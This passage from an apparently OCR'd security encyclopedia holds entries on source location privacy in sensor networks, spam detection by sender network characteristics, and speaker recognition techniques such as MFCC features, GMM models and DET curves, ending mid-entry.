Manual ciphers are intended to be used by spies in the field who do not want to be caught carrying evidence that they send and receive encrypted messages. In David Kahn's book *Kahn on Codes* [2], he describes a real pencil-and-paper cipher used by a Soviet spy. Both the Soviet algorithm and Solitaire take about the same amount of time to encrypt a message: most of an evening.

Solitaire, as described in the appendix to *Cryptonomicon*, has a cryptographic weakness. While this weakness does not affect the security of short messages, Solitaire is not recommended for actual use.

Recommended Reading

1. Stephenson N (2002) Cryptonomicon. Avon Eos Books, Avon
2. Kahn D (1984) Kahn on codes: secrets of the new cryptology. Macmillan, London

Source Location Privacy

Wensheng Zhang
Department of Computer Science, College of Liberal Arts and Sciences, Iowa State University, Ames, IA, USA

Related Concepts

►Anonymity; ►Source Location

Definition

Source location privacy in sensor networks means the status that the information about the locations of events detected by sensor nodes is properly protected such that only authorized entities, for example, the sink of the network, can obtain the information.

Background

Monitoring and detecting events is a typical application of sensor networks. When a sensor node detects an event, if it sends a report including the location of the event to the sink, the location of event source could be exposed to the adversary no matter how strong the data encryption key is, because the adversary may be passively monitoring the network. Preserving source location in sensor networks is challenging mainly due to the following reasons: the limited resources available in sensor networks require highly efficient privacy preservation mechanisms; the open nature of the underlying wireless communication makes each of the adversary to monitor or eavesdrop communications between sensor nodes [10].

Theory and Applications

Most of existing techniques for source location privacy preservation mainly adopt the random walk mechanisms, the dummy data mechanisms, and/or the fake data sources mechanisms [1, 2, 4, 6].

Ozturk et al. [3, 7] proposes phantom routing, an instance of the random walk mechanism. The idea is that, data sent by the event source first takes a few stops of random walk, and then is transmitted toward the sink via probabilistic flooding. This scheme is designed for the problem that only a single source is under a single attacker's consideration; the attacker has limited communication range and tries to trace back to the source in a hop-by-hop manner. As a pure random walk approach tends to stay around the real source, and hence is not statistically secure [9], Xi et al. [9] proposed the greedy random walk (GROW) scheme. GROW is a two-way random walk. Specifically, the sink first initiates a random walk, and the nodes on this random walk path are called receptors. Then, data from the event source also takes a random walk, and the walk ends until it hits a receptor. At that point, the data is forwarded to the sink along the path of random walk initiated by the sink. Osturk et al. [3, 7] also proposes a short-lived fake source strategy and a persistent fake source strategy, both of which inject dummy data into the network to increase the difficulty of identifying event source. With the short-lived fake source strategy, after receiving a real packet, each sensor sends out a fake packet with a predefined probability, such that the fake source changes from one fake message to another. With the persistent fake source strategy, each node has a predetermined probability to act as a fake source permanently.

To defend against stronger, global adversaries which can monitor the transmission rate of each sensor node, Shao et al. [8] proposed that every node in the network sends out dummy messages with intervals following a certain kind of distribution, and a node detecting a real event should transmit the real event message with intervals following the same distribution. This scheme introduces a

trade-off between extra communication overhead caused by dummy messages and the delay in transmitting real event messages: the lower the overhead the higher the delay. To address this issue, dummy packets are transmitted with the intervals following the exponential distribution, and when a real message needs to be sent, the shortest interval that can still keep the intervals follow the same distribution (i.e., make the intervals to pass the Anderson-Darling Test successfully) is found to send out the real message so as to make transmission delay as low as possible. They also proposed two other schemes, the proxy-based filtering scheme (PFS) and the tree-based filtering scheme (TFS) [10] to filter dummy traffic without scarifying privacy preservation, and hence to minimize extra communication overhead. Specifically, the PFS selects some sensors as proxies to collect all messages and filter dummy ones, and a heuristic algorithm was developed to place the proxies to minimize traffic overhead, while the TFS organizes proxies into a tree hierarchy.

Mehta et al. [5] proposed to create multiple candidate traces in the network to hide the traffic generated by real objects. In this approach, a set of virtual objects are simulated in the field, where each of them generates a traffic pattern similar to that of a real object. Such approach provides trade-offs between privacy, communication cost, and delay.

Open Problems

Most of existing source privacy preservation schemes mainly consider outsider attacks. As sensor nodes are easily compromised by strong adversaries, it remains a major challenge how to protect source privacy against both outsider and insider attacks.

Recommended Reading

1. Deng J, Han R, Mishra S (2004) Intrusion tolerance and anti-traffic analysis strategies for wireless sensor networks. Proceedings of the international conference on dependable systems and networks (DSN), pp 637–646
2. Hoh B, Gruteser M (2005) Protecting location privacy through path confusion. Proceedings of the international conference on security and privacy for emerging areas in communications networks (SECURECOMM), pp 194–205
3. Kamat P, Zhang Y, Trappe W, Ozturk C (2005) Enhancing source-location privacy in sensor network routing. Proceedings of the IEEE international conference on distributed computing systems (ICDCS), pp 599–608
4. Li N, Zhang N, Das S, Thuraisingham B (2009) Privacy preservation in wireless sensor networks: a state-of-the art survey. Elsevier Ad Hoc Networks 7:1501–1514
5. Mehta K, Liu D, Wright M (2007) Location privacy in sensor networks against a global eavesdropper. Proceedings of the IEEE international conference on network protocols (ICNP), pp 314–323
6. Ouyang Y, Le Z, Chen G, Ford J, Makedon F (2006) Entrapping adversaries for source protection in sensor networks. Proceedings of the international symposium on world of wireless, mobile and multimedia networks (WoWMoM), pp 23–34
7. Ozturk C, Zhang Y, Trappe W (2004) Source-location privacy in energy-constrained sensor network routing. Proceedings of the ACM workshop on security of ad hoc and sensor networks (SASN), pp 88–93
8. Shao M, Yang Y, Zhu S, Cao G (2007) Towards statistically strong source anonymity for sensor networks. Proceedings of the IEEE international conference on computer communications (INFOCOM), pp 466–474
9. Xi Y, Schwiebert L, Shi W (2006) Preserving source location privacy in monitoring-based wireless sensor networks. Proceedings of the international parallel and distributed processing symposium (IPDPS)
10. Yang Y, Shao M, Zhu S, Urgaonkar B, Cao G (2008) Towards event source unobserability with minimum network traffic in sensor networks. Proceedings of the ACM conference on wireless network security (WiSec), pp 77–88

Space-Time Trade-Off

►Time-Memory Trade-offs

Spam Detection Using Network-Level Characteristics

Brent Byung Hoon Kang[1], Gautam Singaraju[2]
[1]Department of Applied Information Technology and Centre for Secure Information Systems, The Volgenau School of Engineering, George Mason University, Fairfax, VA, USA
[2]The Volgenau School of Engineering and IT, George Mason University Ask.com

Synonyms

Antispam based on sender reputation

Definition

Spam Detection Using Network-Level Characteristics is a type of method that is used to determine whether a given email is unsolicited based on the network characteristics of the sender, for example, the IP address, pattern of SMTP transactions, and the associated Autonomous System Number (ASN).

Background

Unsolicited email, also referred to as Spam, is one of the pernicious problems on Internet today. There have been numerous efforts to design an automated mechanism to

determine whether an email is unsolicited or not. These methods can have two flavors: One that is based on the email's content, and the other based on the network-level characteristics of the sender.

Theory and Applications

Senders could be identified by sender's email ID, IP address, or domain. For instance, PGP [4, 9] is an email ID-based authentication technique where a third-party server maintains individual users' public keys. A sender's signed emails can be verified by retrieving the sender's public key.

Blacklist IP and Real-time Blackhole List (RBL) [6] employ IP addresses to identity spammers that keep a list of IP addresses that propagate spam. Though several RBLs are available, a recent study has shown that only 50% of spam is correctly identified by combined use of two or more lists [5].

To identify a valid sender, sender identification techniques such as SenderID [2], Sender Policy Framework (SPF) [7], Domain Key Identified Mail (DKIM) [1, 3] and DomainKeys [8] have been developed. SPF verifies if the sender's email server is authorized to send email for the sender's domain. SenderID differs from SPF in its ability to authenticate either the "envelope from" header or the "purported responsible address." Using DKIM and DomainKeys, senders publish a set of public keys as a part of DNS; emails are then signed by their mail server. Receivers verify the signature, and hence, the sender.

A sender identity, either IP addresses or SPF/DKIM, enables a better spam filtering system [5]. It has also been noted that any spam detection system based on the sender identity larger than that of a single IP address can expose bad behavior more accurately than those based on observations of a single IP address. Network-level properties of spam senders can be embedded into spam filters and may be quite effective.

Recommended Reading

1. Allman E (2005) Domain Keys Identified Mail (DKIM): introduction and overview
2. Microsoft Corporation (2004) Sender id framework – executive overview
3. Peterson P (2006) SIDF and DKIM overview scorecard, authentication summit II
4. Price W (2003) Inside PGP key reconstruction. A PGP corporation white paper
5. Ramachandran A, Feamster N (2006) Understanding the network-level behavior of spammers. In: Proceedings of ACM SIGCOMM'06, Pisa, 11–16 Sept 2006
6. Realtime Blackhole List (2002) Mail Abuse Prevention System LLC, California. http://www.mail-abuse.org/rbl/
7. Wong MW (2004) Sender authentication: what to do, Technical document
8. Yahoo Inc, Domain Keys: proving and protecting email sender identity
9. Zimmermann P (1995) The official PGP user's guide. MIT Press, Cambridge

Speaker Biometrics

►Speaker Recognition

Speaker Identification and Verification (SIV)

►Speaker Recognition

Speaker Recognition

Homayoon Beigi
Research, Recognition Technologies, Inc., Yorktown Heights, NY, USA

Synonyms

Speaker biometrics; Speaker identification and verification (SIV); Talker recognition; Voice biometrics; Voice recognition; Voiceprint recognition

Definition

Speaker recognition is a multidisciplinary technology that uses the vocal characteristics of speakers to deduce information about their identities. It is a branch of biometrics that may be used for identification, verification, and classification of individual speakers, with the capability of tracking, detection, and segmentation by extension.

Background

In addressing the act of *speaker recognition* many different terms have been coined, some of which have caused great confusion. *Speech recognition* research has been around for a long time and, naturally, there is some confusion in the public between *speech* and *speaker* recognition. One term that has added to this confusion is *voice recognition*.

The term *voice recognition* has been used in some circles to double for *speaker recognition*. Although it is conceptually a correct name for the subject, it is recommended that the use of this term is avoided. *Voice recognition*, in the past, has been mistakenly applied to *speech recognition* and

these terms have become synonymous for a long time. In a speech recognition application, it is not the voice of the individual which is being recognized, but the contents of his/her speech. Alas, the term has been around and has had the wrong association for too long.

Other than the aforementioned, there have been a myriad of different terminology used to refer to this subject. These include *voice biometrics*, *speech biometrics*, *biometric speaker identification*, *talker identification*, *talker clustering*, *voice identification*, *voiceprint identification*, and so on. With the exception of the term *speech biometrics*, which also introduces the addition of a speech knowledge-base to speaker recognition, the rest do not present any additional information.

A human child develops an inherent ability to identify the voice of his/her parents before even learning to understand the content of their speech. In humans, speaker recognition is performed in the right (less dominant) hemisphere of the brain in conjunction with the functions for processing pitch, tempo, and other musical discourse. This is in contrast with most of the language functions (production and perception) in the brain, which are processed by the *Broca* and *Wernicke* areas in the left (dominant) hemisphere of the *cerebral cortex* [4].

A speaker recognition system first tries to model the vocal tract characteristics of a person. This may be a mathematical model of the physiological system producing the human speech or simply a statistical model with similar output characteristics as the human vocal tract. Once a model is established and has been associated with an individual, new instances of speech may be assessed to determine the likelihood of them having been generated by the model of interest in contrast with other observed models. This is the underlying methodology for all speaker recognition applications. The earliest known papers on speaker recognition were published in the 1950s [25, 31]. Initial speaker recognition techniques relied on a human expert examining representations of the speech of an individual and making a decision on the person's identity by comparing the characteristics in this representation with others. The most popular representation was the *formant* representation. In the recent decades, fully automated speaker recognition systems have been developed and are in use [4].

As for the importance of speaker recognition, it is noteworthy that *speaker identity* is the only biometric that may be easily tested (identified or verified) remotely through the existing infrastructure, namely the telephone network. This makes speaker recognition quite valuable and unrivaled in many real-world applications. It need not be mentioned that with the growing number of cellular (mobile) telephones and their ever-growing complexity, speaker recognition will become more popular in the future.

Speaker Enrollment

The first step required in most manifestations of speaker recognition is to enroll the users of interest. This is usually done by building a mathematical model of a sample speech from the user and storing it in association with an identifier. This model is usually designed to capture statistical information about the nature of the audio sample and is mostly irreversible – namely, the enrollment sample may not be reconstructed from the model.

Speaker Verification (Authentication)

In a generic speaker verification application, the person being verified (known as the test speaker), identifies himself/herself, usually by nonspeech methods (e.g., a username or an identification number). The provided ID is used to retrieve the enrolled model for that person, which has been stored according to the enrollment process, described earlier, in a database. This enrolled model is called the *target speaker model* or the *reference model*. The speech signal of the test speaker is compared against the target speaker model to verify the test speaker.

Of course, comparison against the target speaker's model is not enough. There is always a need for contrast when making a comparison. Therefore, one or more competing models should also be evaluated to come to a verification decision. The competing model may be a so-called (universal) background model or one or more cohort models. The final decision is made by assessing whether the speech sample given at the time of verification is closer to the target model or to the competing model(s). If it is closer to the target model, then the user is verified and otherwise rejected.

The speaker verification problem is known as a one-to-one comparison since it does not necessarily need to match against every single person in the database. Therefore, the complexity of the matching does not increase as the number of enrolled subjects increases. Of course, in reality, there is more than one comparison for speaker verification, as stated – comparison against the target model and the competing model(s).

Speaker Identification

There are two different types of speaker identifications, *closed-set* and *open-set*. Closed-set identification is the simpler of the two problems. In close-set identification, the

audio of the test speaker is compared against all the available speaker models and the speaker ID of the model with the closest match is returned. In practice, usually, the top best matching candidates are returned in a ranked list, with corresponding confidence or likelihood scores. In closed-set identification, the ID of one of the speakers in the database will always be closest to the audio of the test speaker; there is no rejection scheme.

One may imagine a case where the test speaker is a 5-year-old child where all the speakers in the database are adult males. In closed-set identification, still, the child will match against one of the adult male speakers in the database. Therefore, closed-set identification is not very practical. Of course, like anything else, closed-set identification also has its own applications. An example would be a software program that would identify the audio of a speaker so that the interaction environment may be customized for that individual. In this case, there is no great loss by making a mistake. In fact, some match needs to be returned just to be able to pick a customization profile. If the speaker does not exist in the database, then there is generally no difference in what profile is used, unless profiles hold personal information, in which case rejection will become necessary.

Open-set identification may be seen as a combination of closed-set identification and speaker verification. For example, a closed-set identification may be conducted and the resulting ID may be used to run a speaker verification session. If the test speaker matches the target speaker based on the ID, returned from the closed-set identification, then the ID is accepted and passed back as the true ID of the test speaker. On the other hand, if the verification fails, the speaker may be rejected altogether with no valid identification result. An open-set identification problem is therefore at least as complex as a speaker verification task (the limiting case being when there is only one speaker in the database) and most of the time it is more complex. In fact, another way of looking at verification is as a special case of open-set identification in which there is only one speaker in the list. Also, the complexity generally increases linearly with the number of speakers enrolled in the database since, theoretically, the test speaker should be compared against all speaker models in the database – in practice this may be avoided by tolerating some accuracy degradation [5].

Speaker and Event Classification

The goal of classification is a bit more vague. It is the general label for any technique that pools similar audio signals into individual bins. Some examples of the many classification scenarios are gender, age, and event classifications. Gender classification, as is apparent from its name, tries to separate male and female speakers. More advanced versions also distinguish children and place them into a separate bin; classifying male and female is not so simple in children since their vocal characteristics are quite similar before the onset of puberty. Classification may use slightly different sets of features from those used in verification and identification, depending on the problem at hand. Also, either there may be no enrollment or enrollment may be done differently [4].

Although these methods are called speaker classification, sometimes, the technique are used for event classification, such as classifying speech, music, blasts, gun shots, screams, whistles, horns, etc. The feature selection and processing methods for classification are mostly dependent on the scope and could be different from mainstream speaker recognition.

Speaker Segmentation, Diarization, Detection, and Tracking

Automatic segmentation of an audio stream into parts containing the speech of distinct speakers, music, noise, and different background conditions has many applications. This type of segmentation is elementary to the practical considerations of speaker recognition as well as speech and other audio-related recognition systems. Different specialized recognizers may be used for the recognition of distinct categories of audio in a stream.

An example is the ever-growing teleconferencing application. In a teleconference, usually, a host makes an appointment for a conference call and notifies attendees to call a telephone number and to join the conference using a special access code. There is an increasing interest from the involved parties to obtain transcripts (minutes) of these conversations. In order to fully transcribe the conversations, it is necessary to know the speaker of each statement. If an enrolled model exists for each speaker, then prior to identifying the active speaker (*speaker detection*), the audio of that speaker should be segmented and separated from adjoining speakers. When speaker segmentation is combined with speaker identification and the resulting index information is extracted, the process is called *speaker diarization*. In case one is only interested in a specific speaker and where that speaker has spoken within the conversation (the time stamps), the process is called *speaker tracking*.

Speaker Verification Modalities

There are two major ways in which speaker verification may be conducted. These two are called the *modalities* of speaker verification and they are *text-dependent* and *text-independent*. There are also variations

of these two modalities such as *text-prompted*, *language-independent text-independent*, and *language-dependent text-independent*.

In a purely *text-dependent* modality, the speaker is required to utter a predetermined text at enrollment and the same text again at the time of verification. Text dependence does not really make sense in an identification scenario. It is only valid for verification. In practice, using such text-dependent modality will be open to *spoofing* attacks; namely, the audio may be intercepted and recorded to be used by an impostor at the time of the verification. Practical applications that use the text-dependent modality do so in the text-prompted flavor. This means that the enrollment may be done for several different textual contents and at the time of verification, one of those texts is requested to be uttered by the test speaker. The chosen text is the prompt and the modality is called *text-prompted*.

A more flexible modality is the *text-independent* modality, in which case the texts of the speech at the time of enrollment and verification are completely random. The difficulty with this method is that because the texts are presumably different, longer enrollment and test samples are needed. The long samples increase the probability of better coverage of the idiosyncrasies of the person's vocal characteristics.

The general tendency is to believe that in the text-dependent and text-prompted cases, since the enrollment and verification texts are identical, they can be designed to be much shorter. One must be careful, since the shorter segments will only examine part of the dynamics of the vocal tract. Therefore, the text for text-prompted and text-dependent engines must still be designed to cover enough variation to allow for a meaningful comparison.

The problem of spoofing is still present with text-independent speaker verification. In fact, any recording of the person's voice should now get an impostor through. For this reason, text-independent systems would generally be used with another source of information in a multifactor authentication scenario.

In most cases, *text-independent* speaker verification algorithms are also *language-independent* since they are concerned with the vocal tract characteristics of the individual, mostly governed by the shape of the speaker's vocal tract. However, because of the coverage issue discussed earlier, some researchers have developed text-independent systems that have some internal models associated with phonemes in the language of their scope. These techniques produce a text-independent, but somewhat language-dependent speaker verification system. The language limitations reduce the space and, hence, may reduce the error rates.

Knowledge-Based Speaker Recognition (Speech Biometrics)


A knowledge-based speaker recognition system is usually a combination of a speaker recognition system and a speech recognizer and sometimes a natural language understanding engine or more. It is somewhat related to the *text-prompted* modality with the difference that there is another abstraction layer in the design. This layer uses knowledge from the speaker to test for liveness or act as an additional authentication factor. As an example, at the enrollment time, specific information such as a personal identification number (PIN) or other private data may be stored about the speakers. At the verification time, randomized questions may be used to capture the test speaker's audio and the content of interest. The content is parsed by doing a transcription of the audio and using a natural language understanding [20] system to parse for the information of interest. This will increase the factors in the authentication and is usually a good idea for reducing the chance of successful impostor attacks – see Fig. 1.

Theory


Speaker recognition is a multidisciplinary science. In its theory and implementation, it has a great deal in common with speech recognition [28]. It is impossible to cover the theory in this limited venue. The following disciplines are directly relevant: *signal processing*, *phonetics and phonology*, *information theory*, *Bayesian statistics and learning*, *optimization theory*, *parameter estimation*, *artificial intelligence*, and *applied mathematics*. Reference [4] provides a comprehensive coverage of the theory. An attempt is made here to list the different techniques that are used for speaker recognition.

As mentioned, the first step is to store the vocal characteristics of the speakers in the form of speaker models in a database for future reference. First, the features should be defined such that they would best represent the vocal characteristics of the speaker of interest. The most prevalent features used in the field happen to be identical to those used for speech recognition, namely, Mel Frequency Cepstral Coefficients (MFCCs).

Before extracting features, the audio signal should be sampled and made available with a fixed frequency that is determined based on the sampling theorem such that most of the information in the speech sample is preserved. There are many aspects to consider when the speech is sampled and stored in a standard format to be used by the speaker recognition engine. Figure 2 shows a typical sampling process that starts with an analog signal and produces a series of discrete samples at a fixed frequency, representing the speech signal. The discrete samples are usually



Speaker Recognition. Fig. 1 A practical speaker recognition system utilizing speech recognition and natural language understanding




Speaker Recognition. Fig. 2 Block diagram of a typical sampling process

stored using a Codec (Coder/Decoder) format such as linear PCM, MU-Law, A-Law, etc. Standardization is quite important for interoperability of different engines [4]. The system of Fig. 2 should be designed so that it reduces *aliasing*, *truncation*, and *band-limitation* by choosing the right parameters such as the sampling rate and volume normalization. Figure 3 shows how most of the fricative information is lost going from a 22 kHz sampling rate to 8 kHz. Normal telephony sampling rates are at best 8 kHz. Mostly everyone is familiar with having to qualify fricatives on the telephone by using statements such as "S" as in "Sam" and "F" as in "Frank."


Cepstral coefficients have fallen out of studies in exploring the arrival of echos in nature [8]. They are related to the spectrum of the log of spectrum of a speech signal. The frequency domain of the signal in computing the MFCCs is warped to the Melody (Mel) scale. It is based on the premise that human perception of pitch is linear up to 1,000 Hz and then becomes nonlinear for higher frequencies (somewhat logarithmic). There are models of the human perception based on other warped scales such as the Bark scale. There are several ways of computing Cepstral coefficients. They may be computed using the direct method, also known as moving average (MA), which utilizes the fast Fourier transform (FFT) for the first pass and the discrete cosine transform (DCT) for the second pass to ensure real coefficients.

Some use the linear predictive, also known as autoregressive (AR) features by themselves: linear predictive coefficients (LPC), partial correlation (PARCOR) – also known as reflection coefficients, or log area ratios. However, mostly the LPCs are converted to cepstral coefficients using autocorrelation techniques. These are called linear predictive Cepstral coefficients (LPCCs). There are also the perceptual linear predictive (PLP) [18] features, shown in Fig. 4. PLP works by warping the frequency and spectral magnitudes of the speech signal based on auditory perception tests. The domain is changed from magnitudes and frequencies to loudness and pitch [4].

There have been an array of other features used such as *wavelet filterbanks* [9], for example, in the form of Mel-frequency discrete wavelet coefficients and wavelet octave coefficients of residues (WOCOR). There are also instantaneous amplitudes and frequencies that are in the form of amplitude modulation (AM) and frequency modulation (FM). These features come in different flavors such as



Speaker Recognition. Fig. 3 Utterance: "Sampling Effects on Fricatives in Speech," sampled at 22kHz (left) and 8kHz (right)



Speaker Recognition. Fig. 4 A typical perceptual linear predictive (PLP) system

empirical mode decomposition (EMD), FEPSTRUM, Mel Cepstrum modulation spectrum (MCMS) and so on [4].

It is important to note that most audio segments include a good deal of silence. Addition of features extracted from silent areas in the speech will increase the similarity of models, since silence does not carry any information about the speaker's vocal characteristics. Therefore, silence detection (SD) or voice activity detection (VAD) [4] is quite important for better results. Only segments with vocal signals should be considered for recognition. Other preprocessing such as audio volume estimation and normalization and echo cancellation may also be necessary for obtaining desirable result [4].

Once the features of interest are chosen, models are built based on these features to represent the speakers' vocal characteristics. At this point, depending on whether the system is text-dependent (including text-prompted) or text-independent, different methods may be used.

The models are tied to the type of learning that is done. A popular technique is the use of a Gaussian mixture model (GMM) [13] to represent the speaker. This is mostly relevant to the text-independent case which encompasses speaker identification and text-independent verification. Even text-dependent techniques can use GMMs, but, they usually use a GMM to initialize hidden Markov models (HMMs) [26] built to have an inherent model of the content of the speech as well. Many speaker diarization (segmentation and ID) systems use GMMs. To build a GMM of a speaker's speech, one should make a few assumptions and decisions. The first assumption is the number of Gaussians to use. This is dependent on the amount of data that is available and the dimensionality of the feature vectors. Standard clustering techniques are usually used for the initial determination of the Gaussians. Once the number of Gaussians is determined, some large pool of features is used to train these Gaussians (learn the parameters). This step is called training.

After the training is done, generally, the basis for a speaker-independent model is built. At this stage, depending on whether a universal background model (UBM) [30]

or cohort models are desired, different processing is done. For a UBM, a pool of speakers is used to optimize the parameters of the Gaussians as well as the mixture coefficients, using standard techniques such as maximum likelihood estimation (MLE), maximum a-posterioro (MAP) adaptation and maximum likelihood linear regression (MLLR). There may be one or more background models. For example, some create a single background model called the UBM, others may build one for each gender, by using separate male and female databases for the training. Cohort models are built in a similar fashion. A cohort is a set of speakers that have similar vocal characteristics to the target speaker.

At this point, the system is ready for performing the enrollment. The enrollment may be done by taking a sample audio of the target speaker and adapting it to be optimal for fitting this sample. This ensures that the likelihoods returned by matching the same sample with the modified model would be maximal.

At the identification and verification stage, a new sample is obtained for the test speaker. In the identification process, the sample is used to compute the likelihood of this sample being generated by the different models in the database. The identity of the model that returns the highest likelihood is returned as the identity of the test speaker. In identification, the results are usually ranked by likelihood. To ensure a good dynamic range and better discrimination capability, log of the likelihood is computed.

At the verification stage, the process becomes very similar to the identification process described earlier, with the exception that instead of computing the log likelihood for all the models in the database, the sample is only compared to the model of the target speaker and the background or cohort models. If the target speaker model provides a better log likelihood, the test speaker is verified and otherwise rejected. The comparison is done using the log likelihood ratio (LLR).

Of course, there are many other techniques used for the modeling of speakers. These include *neural networks*, kernel-based methods such as *support vector machines* [34], and other learning and classification theories. These techniques have also been combined with GMM models.

An extension of speaker recognition is diarization that includes segmentation followed by speaker identification and sometimes verification. The segmentation finds abrupt changes in the audio stream. Bayesian information criterion (BIC) [11] and generalized likelihood ratio (GLR) techniques and their combination [1] as well as other techniques [6] have been used for the initial segmentation of the audio. Once the initial segmentation is done, a limited speaker identification procedure allows for tagging the different parts with different labels. Figure 5 shows such a results for a two-speaker segmentation.

Speaker identification results are usually presented in terms of the error rate. They may also be presented as the error rate based on the result being present in the top N matches. This case is usually more prevalent in the cases where identification is used to prune a large set of speakers to only a handful of possible matches so that another expert system (human or machine) would finalize the decision process.


In the case of speaker verification, the method of presenting the results is somewhat more controversial. In the early days in the field, a *receiver operating characteristic (ROC)* curve was used [4]. For the past decade, the *detection error trade-off (DET)* curve [21, 22] has been more prevalent, with a measurement of the cost of producing the results, called the *detection cost function (DCF)* [22]. Figures 6 and 7 show sample DET curves for two sets of data underscoring the difference in performances. Recognition results are usually quite data-dependent. The next section will speak about some open problems which degrade results.

There is a controversial operating point on the DET curve that is usually marked as the point of comparison between different results. This point is called the *equal error rate (EER)* and signifies the operating point where the false rejection rate and the false acceptance rate are equal. This point does not carry any real preferential information about the "correct" or "desired" operating point. It is mostly a point of convenience that is easy to denote on the curve.

